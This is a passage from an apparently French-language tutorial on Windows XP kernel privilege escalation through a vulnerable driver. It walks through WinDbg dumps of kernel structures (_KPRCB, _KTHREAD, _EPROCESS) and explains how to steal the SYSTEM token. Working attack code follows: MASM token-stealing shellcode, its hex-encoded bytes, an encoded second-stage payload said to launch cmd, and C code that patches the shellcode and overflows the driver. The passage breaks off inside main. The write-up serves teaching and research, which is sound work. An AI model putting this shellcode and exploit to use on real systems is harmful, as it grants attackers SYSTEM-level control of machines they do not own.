   +0x0dc KernelReserved2  : [17] 0
   +0x120 PrcbData         : _KPRCB
```

Ici rien d'intéressent pour notre élévation de privilèges, continuons donc avec la structure _KPRCB à l'offset 0x120 :

```
kd> dt _kprcb ffdff120
ntdll!_KPRCB
   +0x000 MinorVersion     : 1
   +0x002 MajorVersion     : 1
   +0x004 CurrentThread    : 0x81229278 _KTHREAD
   +0x008 NextThread       : (null)
   +0x00c IdleThread       : 0x80551920 _KTHREAD
   +0x010 Number           : 0 ''
   +0x011 Reserved         : 0 ''
   +0x012 BuildType        : 2
   +0x014 SetMember        : 1
   +0x018 CpuType          : 6 ''
   +0x019 CpuID            : 1 ''
   +0x01a CpuStep          : 0xf0d
   +0x01c ProcessorState   : _KPROCESSOR_STATE
   +0x33c KernelReserved   : [16] 0
   +0x37c HalReserved      : [16] 0
   +0x3bc PrcbPad0         : [92]  ""
   +0x418 LockQueue        : [16] _KSPIN_LOCK_QUEUE
   +0x498 PrcbPad1         : [8]  ""
   +0x4a0 NpxThread        : 0xffa518b0 _KTHREAD
   +0x4a4 InterruptCount   : 0x13380
   +0x4a8 KernelTime       : 0x1016f
   +0x4ac UserTime         : 0x217
   +0x4b0 DpcTime          : 0x34
   +0x4b4 DebugDpcTime     : 0
   +0x4b8 InterruptTime    : 0x64
   +0x4bc AdjustDpcThreshold : 0x14
```

```
+0x4c0 PageColor        : 0
+0x4c4 SkipTick         : 0
+0x4c8 MultiThreadSetBusy : 0 ''
+0x4c9 Spare2           : [3]  ""
+0x4cc ParentNode       : 0x80551fe0 _KNODE
+0x4d0 MultiThreadProcessorSet : 1
+0x4d4 MultiThreadSetMaster : (null)
+0x4d8 ThreadStartCount : [2] 0
+0x4e0 CcFastReadNoWait : 0
+0x4e4 CcFastReadWait   : 0
+0x4e8 CcFastReadNotPossible : 0
+0x4ec CcCopyReadNoWait : 0
+0x4f0 CcCopyReadWait   : 0
+0x4f4 CcCopyReadNoWaitMiss : 0
+0x4f8 KeAlignmentFixupCount : 0
+0x4fc KeContextSwitches : 0x2d69e
+0x500 KeDcacheFlushCount : 0
+0x504 KeExceptionDispatchCount : 0x1b3
+0x508 KeFirstLevelTbFills : 0
+0x50c KeFloatingEmulationCount : 0
+0x510 KeIcacheFlushCount : 0
+0x514 KeSecondLevelTbFills : 0
+0x518 KeSystemCalls    : 0x1a7f44
+0x51c SpareCounter0    : [1] 0
+0x520 PPLookasideList  : [16] _PP_LOOKASIDE_LIST
+0x5a0 PPNPagedLookasideList : [32] _PP_LOOKASIDE_LIST
+0x6a0 PPPagedLookasideList : [32] _PP_LOOKASIDE_LIST
+0x7a0 PacketBarrier    : 0
+0x7a4 ReverseStall     : 0
+0x7a8 IpiFrame         : (null)
+0x7ac PrcbPad2         : [52]  ""
+0x7e0 CurrentPacket    : [3] (null)
+0x7ec TargetSet        : 0
+0x7f0 WorkerRoutine    : (null)
+0x7f4 IpiFrozen        : 0
+0x7f8 PrcbPad3         : [40]  ""
+0x820 RequestSummary   : 0
+0x824 SignalDone       : (null)
+0x828 PrcbPad4         : [56]  ""
+0x860 DpcListHead      : _LIST_ENTRY [ 0xffdff980 - 0xffdff980 ]
+0x868 DpcStack         : 0xfaf57000
+0x86c DpcCount         : 0x2d59
+0x870 DpcQueueDepth    : 0
+0x874 DpcRoutineActive : 0
+0x878 DpcInterruptRequested : 0
+0x87c DpcLastCount     : 0x2d58
+0x880 DpcRequestRate   : 0
+0x884 MaximumDpcQueueDepth : 1
+0x888 MinimumDpcRate   : 3
+0x88c QuantumEnd       : 0
+0x890 PrcbPad5         : [16]  ""
+0x8a0 DpcLock          : 0
+0x8a4 PrcbPad6         : [28]  ""
+0x8c0 CallDpc          : _KDPC
+0x8e0 ChainedInterruptList : (null)
+0x8e4 LookasideIrpFloat : 1394
+0x8e8 SpareFields0     : [6] 0
```

```
   +0x900 VendorString     : [13]  "GenuineIntel"
   +0x90d InitialApicId    : 0 ''
   +0x90e LogicalProcessorsPerPhysicalProcessor : 0x1 ''
   +0x910 MHz              : 0x703
   +0x914 FeatureBits      : 0xa0033fff
   +0x918 UpdateSignature  : _LARGE_INTEGER 0xa1`00000000
   +0x920 NpxSaveArea      : _FX_SAVE_AREA
   +0xb30 PowerState       : _PROCESSOR_POWER_STATE
```

A l'offset numéro 4 on a une structure _KTHREAD intitulée CurrentThread. C'est donc les infos sur notre thread courrant. Cette structure nous permettra de remonter jusqu'au TOKEN du process.

```
kd> dt _KTHREAD 0x81229278
ntdll!_KTHREAD
   +0x000 Header           : _DISPATCHER_HEADER
   +0x010 MutantListHead   : _LIST_ENTRY [ 0x81229288 - 0x81229288 ]
   +0x018 InitialStack     : 0xf8f72000
   +0x01c StackLimit       : 0xf8f6f000
   +0x020 Teb              : 0x7ffdf000
   +0x024 TlsArray         : (null)
   +0x028 KernelStack      : 0xf8f71c70
   +0x02c DebugActive      : 0 ''
   +0x02d State            : 0x2 ''
   +0x02e Alerted          : [2]  ""
   +0x030 Iopl             : 0 ''
   +0x031 NpxState         : 0xa ''
   +0x032 Saturation       : 0 ''
   +0x033 Priority         : 10 ''
   +0x034 ApcState         : _KAPC_STATE
   +0x04c ContextSwitches  : 0x25
   +0x050 IdleSwapBlock    : 0 ''
   +0x051 Spare0           : [3]  ""
   +0x054 WaitStatus       : 0
   +0x058 WaitIrql         : 0 ''
   +0x059 WaitMode         : 1 ''
   +0x05a WaitNext         : 0 ''
   +0x05b WaitReason       : 0x11 ''
   +0x05c WaitBlockList    : 0x812292e8 _KWAIT_BLOCK
   +0x060 WaitListEntry    : _LIST_ENTRY [ 0x0 - 0x80552a50 ]
   +0x060 SwapListEntry    : _SINGLE_LIST_ENTRY
   +0x068 WaitTime         : 0x10386
   +0x06c BasePriority     : 8 ''
   +0x06d DecrementCount   : 0x10 ''
   +0x06e PriorityDecrement : 2 ''
   +0x06f Quantum          : 2 ''
   +0x070 WaitBlock        : [4] _KWAIT_BLOCK
   +0x0d0 LegoData         : (null)
   +0x0d4 KernelApcDisable : 0
   +0x0d8 UserAffinity     : 1
   +0x0dc SystemAffinityActive : 0 ''
   +0x0dd PowerState       : 0 ''
   +0x0de NpxIrql          : 0 ''
   +0x0df InitialNode      : 0 ''
   +0x0e0 ServiceTable     : 0x80552180
   +0x0e4 Queue            : (null)
   +0x0e8 ApcQueueLock     : 0
   +0x0f0 Timer            : _KTIMER
```

```
   +0x118 QueueListEntry   : _LIST_ENTRY [ 0x0 - 0x0 ]
   +0x120 SoftAffinity     : 1
   +0x124 Affinity         : 1
   +0x128 Preempted        : 0 ''
   +0x129 ProcessReadyQueue : 0 ''
   +0x12a KernelStackResident : 0x1 ''
   +0x12b NextProcessor    : 0 ''
   +0x12c CallbackStack    : (null)
   +0x130 Win32Thread      : (null)
   +0x134 TrapFrame        : 0xf8f71d64 _KTRAP_FRAME
   +0x138 ApcStatePointer  : [2] 0x812292ac _KAPC_STATE
   +0x140 PreviousMode     : 1 ''
   +0x141 EnableStackSwap  : 0x1 ''
   +0x142 LargeStack       : 0 ''
   +0x143 ResourceIndex    : 0 ''
   +0x144 KernelTime       : 5
   +0x148 UserTime         : 0
   +0x14c SavedApcState    : _KAPC_STATE
   +0x164 Alertable        : 0 ''
   +0x165 ApcStateIndex    : 0 ''
   +0x166 ApcQueueable     : 0x1 ''
   +0x167 AutoAlignment    : 0 ''
   +0x168 StackBase        : 0xf8f72000
   +0x16c SuspendApc       : _KAPC
   +0x19c SuspendSemaphore : _KSEMAPHORE
   +0x1b0 ThreadListEntry  : _LIST_ENTRY [ 0xffb79df0 - 0xffb79df0 ]
   +0x1b8 FreezeCount      : 0 ''
   +0x1b9 SuspendCount     : 0 ''
   +0x1ba IdealProcessor   : 0 ''
   +0x1bb DisableBoost     : 0 ''
```

A l'offset 0x34 nous avons la structure _KAPC_STATE, si on déroule cette sutructure nous avons :

```
kd> dt _KAPC_STATE 0x81229278+34
ntdll!_KAPC_STATE
   +0x000 ApcListHead      : [2] _LIST_ENTRY [ 0x812292ac - 0x812292ac ]
   +0x010 Process          : 0xffb79da0 _KPROCESS
   +0x014 KernelApcInProgress : 0 ''
   +0x015 KernelApcPending : 0 ''
   +0x016 UserApcPending   : 0 ''
```


On a l'adresse d'une structure _KPROCESS qui est réalité une structure _EPROCESS. C'est la strucutre même du processus. C'est dans cette structure que nous retrouverons tous les éléments nous permettant de mener à bien notre élévation de privilèges.


```
kd> dt _EPROCESS 0xffb79da0
ntdll!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x06c ProcessLock      : _EX_PUSH_LOCK
   +0x070 CreateTime       : _LARGE_INTEGER 0x1c9fd6a`9d62bfa8
   +0x078 ExitTime         : _LARGE_INTEGER 0x0
   +0x080 RundownProtect   : _EX_RUNDOWN_REF
   +0x084 UniqueProcessId  : 0x00000410
   +0x088 ActiveProcessLinks : _LIST_ENTRY [ 0x80559258 - 0xffb9b630 ]
   +0x090 QuotaUsage       : [3] 0x370
   +0x09c QuotaPeak        : [3] 0x3b0
   +0x0a8 CommitCharge     : 0x34
   +0x0ac PeakVirtualSize  : 0x72f000
```

```
+0x0b0 VirtualSize      : 0x72f000
+0x0b4 SessionProcessLinks : _LIST_ENTRY [ 0xfb06f014 - 0xffb9b65c ]
+0x0bc DebugPort        : (null)
+0x0c0 ExceptionPort    : 0xe13ef8a0
+0x0c4 ObjectTable      : 0xe1c7d9d0 _HANDLE_TABLE
+0x0c8 Token            : _EX_FAST_REF
+0x0cc WorkingSetLock   : _FAST_MUTEX
+0x0ec WorkingSetPage   : 0x8f42
+0x0f0 AddressCreationLock : _FAST_MUTEX
+0x110 HyperSpaceLock   : 0
+0x114 ForkInProgress   : (null)
+0x118 HardwareTrigger  : 0
+0x11c VadRoot          : 0xff9d32d8
+0x120 VadHint          : 0xffb192a0
+0x124 CloneRoot        : (null)
+0x128 NumberOfPrivatePages : 0x27
+0x12c NumberOfLockedPages : 0
+0x130 Win32Process     : 0xe154cae0
+0x134 Job              : (null)
+0x138 SectionObject    : 0xe1155618
+0x13c SectionBaseAddress : 0x00400000
+0x140 QuotaBlock       : 0x81213988 _EPROCESS_QUOTA_BLOCK
+0x144 WorkingSetWatch  : (null)
+0x148 Win32WindowStation : 0x00000024
+0x14c InheritedFromUniqueProcessId : 0x00000678
+0x150 LdtInformation   : (null)
+0x154 VadFreeHint      : (null)
+0x158 VdmObjects       : (null)
+0x15c DeviceMap        : 0xe19b80d0
+0x160 PhysicalVadList  : _LIST_ENTRY [ 0xffb79f00 - 0xffb79f00 ]
+0x168 PageDirectoryPte : _HARDWARE_PTE_X86
+0x168 Filler           : 0
+0x170 Session          : 0xfb06f000
+0x174 ImageFileName    : [16]  "Uexemple1.exe"
+0x184 JobLinks         : _LIST_ENTRY [ 0x0 - 0x0 ]
+0x18c LockedPagesList  : (null)
+0x190 ThreadListHead   : _LIST_ENTRY [ 0x812294a4 - 0x812294a4 ]
+0x198 SecurityPort     : (null)
+0x19c PaeTop           : 0xfb2061c0
+0x1a0 ActiveThreads    : 1
+0x1a4 GrantedAccess    : 0x1f0fff
+0x1a8 DefaultHardErrorProcessing : 1
+0x1ac LastThreadExitStatus : 0
+0x1b0 Peb              : 0x7ffd5000 _PEB
+0x1b4 PrefetchTrace    : _EX_FAST_REF
+0x1b8 ReadOperationCount : _LARGE_INTEGER 0x2
+0x1c0 WriteOperationCount : _LARGE_INTEGER 0x0
+0x1c8 OtherOperationCount : _LARGE_INTEGER 0x43
+0x1d0 ReadTransferCount : _LARGE_INTEGER 0xe08
+0x1d8 WriteTransferCount : _LARGE_INTEGER 0x0
+0x1e0 OtherTransferCount : _LARGE_INTEGER 0x12041
+0x1e8 CommitChargeLimit : 0
+0x1ec CommitChargePeak : 0x34
+0x1f0 AweInfo          : (null)
+0x1f4 SeAuditProcessCreationInfo : _SE_AUDIT_PROCESS_CREATION_INFO
+0x1f8 Vm               : _MMSUPPORT
+0x238 LastFaultCount   : 0
```

```
   +0x23c ModifiedPageCount : 0
   +0x240 NumberOfVads     : 0x16
   +0x244 JobStatus        : 0
   +0x248 Flags            : 0xd0800
   +0x248 CreateReported   : 0y0
   +0x248 NoDebugInherit   : 0y0
   +0x248 ProcessExiting   : 0y0
   +0x248 ProcessDelete    : 0y0
   +0x248 Wow64SplitPages  : 0y0
   +0x248 VmDeleted        : 0y0
   +0x248 OutswapEnabled   : 0y0
   +0x248 Outswapped       : 0y0
   +0x248 ForkFailed       : 0y0
   +0x248 HasPhysicalVad   : 0y0
   +0x248 AddressSpaceInitialized : 0y10
   +0x248 SetTimerResolution : 0y0
   +0x248 BreakOnTermination : 0y0
   +0x248 SessionCreationUnderway : 0y0
   +0x248 WriteWatch       : 0y0
   +0x248 ProcessInSession : 0y1
   +0x248 OverrideAddressSpace : 0y0
   +0x248 HasAddressSpace  : 0y1
   +0x248 LaunchPrefetched : 0y1
   +0x248 InjectInpageErrors : 0y0
   +0x248 VmTopDown        : 0y0
   +0x248 Unused3          : 0y0
   +0x248 Unused4          : 0y0
   +0x248 VdmAllowed       : 0y0
   +0x248 Unused           : 0y00000 (0)
   +0x248 Unused1          : 0y0
   +0x248 Unused2          : 0y0
   +0x24c ExitStatus       : 259
   +0x250 NextPageColor    : 0x5147
   +0x252 SubSystemMinorVersion : 0 ''
   +0x253 SubSystemMajorVersion : 0x4 ''
   +0x252 SubSystemVersion : 0x400
   +0x254 PriorityClass    : 0x2 ''
   +0x255 WorkingSetAcquiredUnsafe : 0 ''
   +0x258 Cookie           : 0x9cbfe81e
```

Nous trouvons ActiveProcessLinks qui est une liste doublement chainnée des processus actifs du système, UniqueProcessId qui est ni plus ni moins que le PID du processus courrant et enfin Token qui est un pointeur vers la structure des droits alloués au processus. Les process sont chainnés de la façon suivante :





Nous pouvons donc passer de processus en processus juste en utilisant ces listes. De plus comme on a le PID du process affecté à la structure on va pouvoir aisément trouver quel token recopier. Sous windows XP le PID est SYSTEM est toujours 4, nous allons donc recherche la valeur (qui est pointeur) du Token de SYSTEM et la copier à la place de celle de notre processus. Et PAF ca fait des chocapics comme dirait Ivanlef0u ;-) Maintenant que nous savons comment copier les privilèges nous devons retourner en user land... et oui, souvenez vous, en kernel le moindre bug c'est le BSOD (ou RSOD pour Trance) direct ! Pour se faire on va utiliser l'intruction SYSEXIT. Voyons son fonctionnement :

```
IF SYSENTER_CS_MSR[15:2] = 0 THEN #GP(0); FI;
IF CR0.PE = 0 THEN #GP(0); FI;
IF CPL ? 0 THEN #GP(0); FI;
CS.SEL ? (SYSENTER_CS_MSR + 16);(* Segment selector for return CS *)
(* Set rest of CS to a fixed value *)
CS.BASE ? 0;(* Flat segment *)
CS.LIMIT ? FFFFFH;(* 4-GByte limit *)
CS.ARbyte.G ? 1;(* 4-KByte granularity *)
CS.ARbyte.S ? 1;
CS.ARbyte.TYPE ? 1011B;(* Execute, Read, Non-Conforming Code *)
CS.ARbyte.D ? 1;(* 32-bit code segment*)
CS.ARbyte.DPL ? 3;
CS.SEL.RPL ? 3;
CS.ARbyte.P ? 1;
CPL ? 3;
SS.SEL ? (SYSENTER_CS_MSR + 24);(* Segment selector for return SS *)
(* Set rest of SS to a fixed value *);
```

```
SS.BASE ? 0;(* Flat segment *)
SS.LIMIT ? FFFFFH;(* 4-GByte limit *)
SS.ARbyte.G ?1;(* 4-KByte granularity *)
SS.ARbyte.S ? ;
SS.ARbyte.TYPE ? 0011B;(* Expand Up, Read/Write, Data *)
SS.ARbyte.D ? 1;(* 32-bit stack segment*)
SS.ARbyte.DPL ? 3;
SS.SEL.RPL ? 3;
SS.ARbyte.P ? 1;
ESP ? ECX;
EIP? EDX;
```

Intel nous dit en gros qu'on doit placer l'adresse de notre pile dans ECX et mettre l'adresse de la fonction (ou shellecode pour nous) à executer dans EDX. Mais ce que Intel ne nous dit pas (et c'est normal) c'est que nous windows on doit aussi changer la veleur de FS. En effet, FS en kernel et FS en user land n'ont pas la même valeur, en user le FS vaut 0x3B alors qu'en kernel il vaut 0x30. Là on a tout ce qu'il faut pour retourner en userland sans craindre le moindre crash de notre appli :-D

On sort notre MASM et on code tout ca :

```
.486
.model flat,stdcall
option casemap:none
include \masm32\include\windows.inc
include \masm32\include\kernel32.inc
includelib \masm32\lib\kernel32.lib
assume fs:nothing

.code

start:

; Shellcode pour Windows XP
;fs pointe sur _KPCR
xor esi, esi
xor edi, edi
mov eax, fs:[124h]  ; On recup un pointeur sur le _KTHREAD courrant
mov eax, [eax+44h]  ; On recup un pointeur sur le _KPROCESS (qui est en
réalité un _EPROCESS) courrant
add eax, 88h        ; On recup ActiveProcessLinks courrant (liste de process
doublement chainée)  ////////////   +0x088 ActiveProcessLinks : _LIST_ENTRY
[ 0x80559258 - 0x80d77258 ]
mov edx, eax        ; On recup le point d'entrée des listes EPROCESS
                    ; edx = Adresse Base de la liste

VerifSrcPID:

mov ebx, [eax - 4h] ; Recu de l'UniqueProcessId courrant (le PID quoi)
cmp ebx, 41414141h  ; Est-ce notre PID ?
jne VerifDstPID     ; Si c'est pas lui on recherche le PID de SYSTEM
mov esi, eax        ; si c'est notre PID on stock l'adresse de notre
list_entry
                    ; esi = adresse de la structure de notre PID

VerifDstPID:

cmp ebx, 4h         ; Est-ce le PID de SYSTEM ?
```

```
jne AreWeDone       ; Si c'est pas lui on teste si on a fini.
mov edi, eax        ; si c'est le PID de SYSTEM on stock notre list_entry
                    ; edi = adresse de la structure du PID de SYSTEM

AreWeDone:

mov edx, esi
and edx, edi
test edx, edx       ; On test si nous avons bien les 2 TOKEN

jne SwapToken       ; Si oui on swap les TOKEN

mov eax, [eax]      ; Si non no passes à la liste suivante
cmp eax, edx        ; Sommes nous revenu au point de départ ?
jne VerifSrcPID     ; Si non on continue à chercher
jmp WeAreDone       ; Si oui on crash l'appli

SwapToken:

mov eax, edi        ; On recup le l'adresse de la structure du PID SYSTEM
mov ecx, 40h        ; 0xC8 - 0x88 = 0x40. (0xC8 est l'offset du token et on
pointe à l'offset 0x88)
add eax, ecx        ; On ajoute la base
mov eax, [eax]      ; On recup le Token
mov ebx, esi        ; On recup le l'adresse de notre PID
mov [ebx + ecx], eax; On fout le TOKEN de SYSTEM dans notre PID

WeAreDone:
mov edx, 11111111h  ; Eip
mov ecx, 22222222h  ; Esp
mov eax, 3Bh        ; Valeur du Fs userland
db 8Eh, 0E0h         ; mov fs, ax
db 0Fh, 35h         ;sysexit

end start
```

4.3/ Coding de l'exploit

Notre dernière ligne droite. On a plus qu'à référencer l'adresse de la stack, celle du shellcode (ou de la fonction à executer), changer l'adresse de retour par celle de notre shellcode qui change les tokens et hop ! on est SYSTEM ;-P Dans le code C le shellcode executé après le changement des droits est un simple appel à cmd.

```
#include <stdio.h>
#include <windows.h>
#include <winioctl.h>
#include <stdlib.h>
#include <string.h>
#include <tlhelp32.h>

// Device type           -- in the "User Defined" range."
#define SIOCTL_TYPE 40000

// The IOCTL function codes from 0x800 to 0xFFF are for customer use.
#define IOCTL_LOL\
    CTL_CODE( SIOCTL_TYPE, 0x800, METHOD_BUFFERED, FILE_READ_DATA|
```

```
FILE_WRITE_DATA)

typedef struct _MASTER{
    DWORD padding;
    DWORD CurrPID;
    DWORD MagicNumber;
    DWORD paddingbis;
}MASTER, *PMASTER;

char ShellcodeMaster[] =
"\x33\xf6\x33\xff\x64\xa1\x24\x01\x00\x00\x8b\x40\x44\x05\x88\x00"
"\x00\x00\x8b\xd0\x8b\x58\xfc\x81\xfb\x41\x41\x41\x41\x75\x02\x8b"
"\xf0\x83\xfb\x04\x75\x02\x8b\xf8\x8b\xd6\x23\xd7\x85\xd2\x75\x08"
"\x8b\x00\x3b\xc2\x75\xde\xeb\x10\x8b\xc7\xb9\x40\x00\x00\x00\x03"
"\xc1\x8b\x00\x8b\xde\x89\x04\x19\xba\x11\x11\x11\x11\xb9\x22\x22"
"\x22\x22\xb8\x3b\x00\x00\x00\x8e\xe0\x0f\x35";

char RealShellcode[] =
"\x2b\xc9\x83\xe9\xdd\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x15"
"\xf3\x1d\xb8\x83\xeb\xfc\xe2\xf4\xe9\x1b\x59\xb8\x15\xf3\x96\xfd"
"\x29\x78\x61\xbd\x6d\xf2\xf2\x33\x5a\xeb\x96\xe7\x35\xf2\xf6\xf1"
"\x9e\xc7\x96\xb9\xfb\xc2\xdd\x21\xb9\x77\xdd\xcc\x12\x32\xd7\xb5"
"\x14\x31\xf6\x4c\x2e\xa7\x39\xbc\x60\x16\x96\xe7\x31\xf2\xf6\xde"
"\x9e\xff\x56\x33\x4a\xef\x1c\x53\x9e\xef\x96\xb9\xfe\x7a\x41\x9c"
"\x11\x30\x2c\x78\x71\x78\x5d\x88\x90\x33\x65\xb4\x9e\xb3\x11\x33"
"\x65\xef\xb0\x33\x7d\xfb\xf6\xb1\x9e\x73\xad\xb8\x15\xf3\x96\xd0"
"\x29\xac\x2c\x4e\x75\xa5\x94\x40\x96\x33\x66\xe8\x7d\x8d\xc5\x5a"
"\x66\x9b\x85\x46\x9f\xfd\x4a\x47\xf2\x90\x70\xdc\x3b\x96\x65\xdd"
"\x15\xf3\x1d\xb8";

int GetPidByName(char * name_Proc) {
    PROCESSENTRY32 PEntry;
    HANDLE hTool32;

    PEntry.dwSize = sizeof(PROCESSENTRY32);
    hTool32 = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (hTool32 == INVALID_HANDLE_VALUE) {
                printf("\nError ==>
CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0)");
                getch();
                exit(0);
                }
    if(!Process32First(hTool32, &PEntry)) {
                                printf("\nError ==> Process32First(hTool32,
&PEntry)");
                                getch();
                                exit(0);
                                }
    if (!strcasecmp(PEntry.szExeFile, name_Proc)) {
       printf("===> Found : %s : %d\n\n", PEntry.szExeFile,
PEntry.th32ProcessID);
       return PEntry.th32ProcessID;
    }
    //printf(   "\n               Process  :  PID\n");
    while(Process32Next(hTool32, &PEntry) != 0){
        if (strcasecmp(PEntry.szExeFile, name_Proc) == 0) {
                                    CloseHandle(hTool32);
```

```
                                        printf("===> Found : %s : %d\n\n",
PEntry.szExeFile, PEntry.th32ProcessID);
                                        return PEntry.th32ProcessID;
                                        }
        //printf("===> Trouver : %s : %d\n", PEntry.szExeFile,
PEntry.th32ProcessID);
    }
    printf("\n%s n'a pas ete trouve.", name_Proc);
    getch();
    exit(0);
}

void MajShellcode(char * ProcessName){
     DWORD ProcessID;
     DWORD MagicWord = 0x41414141;
     int i;

     ProcessID = GetPidByName(ProcessName);
     for (i=0; i<sizeof(ShellcodeMaster); i++) {
         if (!memcmp(ShellcodeMaster+i, &MagicWord, 4)) {
            ShellcodeMaster[i] = (DWORD) ProcessID & 0x000000FF;
            ShellcodeMaster[i+1] = ((DWORD) ProcessID & 0x0000FF00) >> 8;
            ShellcodeMaster[i+2] = ((DWORD) ProcessID & 0x00FF0000) >> 16;
            ShellcodeMaster[i+3] = ((DWORD) ProcessID & 0xFF000000) >> 24;
            printf("Shellcode PID Uploaded !\n");
            return;
         }
     }
     printf("Shellcode PID NOT Uploaded :\'(\n");
     return;
}

void MajRealShellcode(){
     int i;
     DWORD MagicWord = 0x11111111;

     for (i=0; i<sizeof(ShellcodeMaster); i++) {
         if (!memcmp(ShellcodeMaster+i, &MagicWord, 4)) {
            ShellcodeMaster[i] = (DWORD) &RealShellcode & 0x000000FF;
            ShellcodeMaster[i+1] = ((DWORD) &RealShellcode & 0x0000FF00) >> 8;
            ShellcodeMaster[i+2] = ((DWORD) &RealShellcode & 0x00FF0000) >>
16;
            ShellcodeMaster[i+3] = ((DWORD) &RealShellcode & 0xFF000000) >>
24;
            printf("Shellcode Redirect Uploaded !\n");
            return;
         }
     }
     printf("Shellcode Redirect NOT Uploaded :\'(\n");
     return;
}

int FindStack(){
     __asm__(
       "mov %eax, %esp\n\t"
       "leave\n\t"
       "ret\n\t"
```

```
       );
}

void MajRealStack(){
     int i;
     DWORD MagicWord = 0x22222222;
     DWORD StackLocation = FindStack();

     for (i=0; i<sizeof(ShellcodeMaster); i++) {
         if (!memcmp(ShellcodeMaster+i, &MagicWord, 4)) {
            ShellcodeMaster[i] = (DWORD) &StackLocation & 0x000000FF;
            ShellcodeMaster[i+1] = ((DWORD) &StackLocation & 0x0000FF00) >> 8;
            ShellcodeMaster[i+2] = ((DWORD) &StackLocation & 0x00FF0000) >>
16;
            ShellcodeMaster[i+3] = ((DWORD) &StackLocation & 0xFF000000) >>
24;
            printf("Shellcode Stack Uploaded !\n");
            return;
         }
     }
     printf("Shellcode NOT Uploaded :\'(\n");
     return;
}

int __cdecl main(int argc, char* argv[])
{
    HANDLE hDevice;
    DWORD NombreByte;
    MASTER StructOfWariors;
    char welcome[1024];
    char out[50];
    int choix;


    MajShellcode("XploitKernel.exe");
    MajRealShellcode();
    MajRealStack();


    memset(welcome, 0x61, 20);
    memset(welcome+20, 0x61, 4); //I overflow this shit of driver !
    //welcome[20] = (DWORD) ShellcodeMaster & 0x000000FF;
    //welcome[21] = ((DWORD) ShellcodeMaster & 0x0000FF00) >> 8;
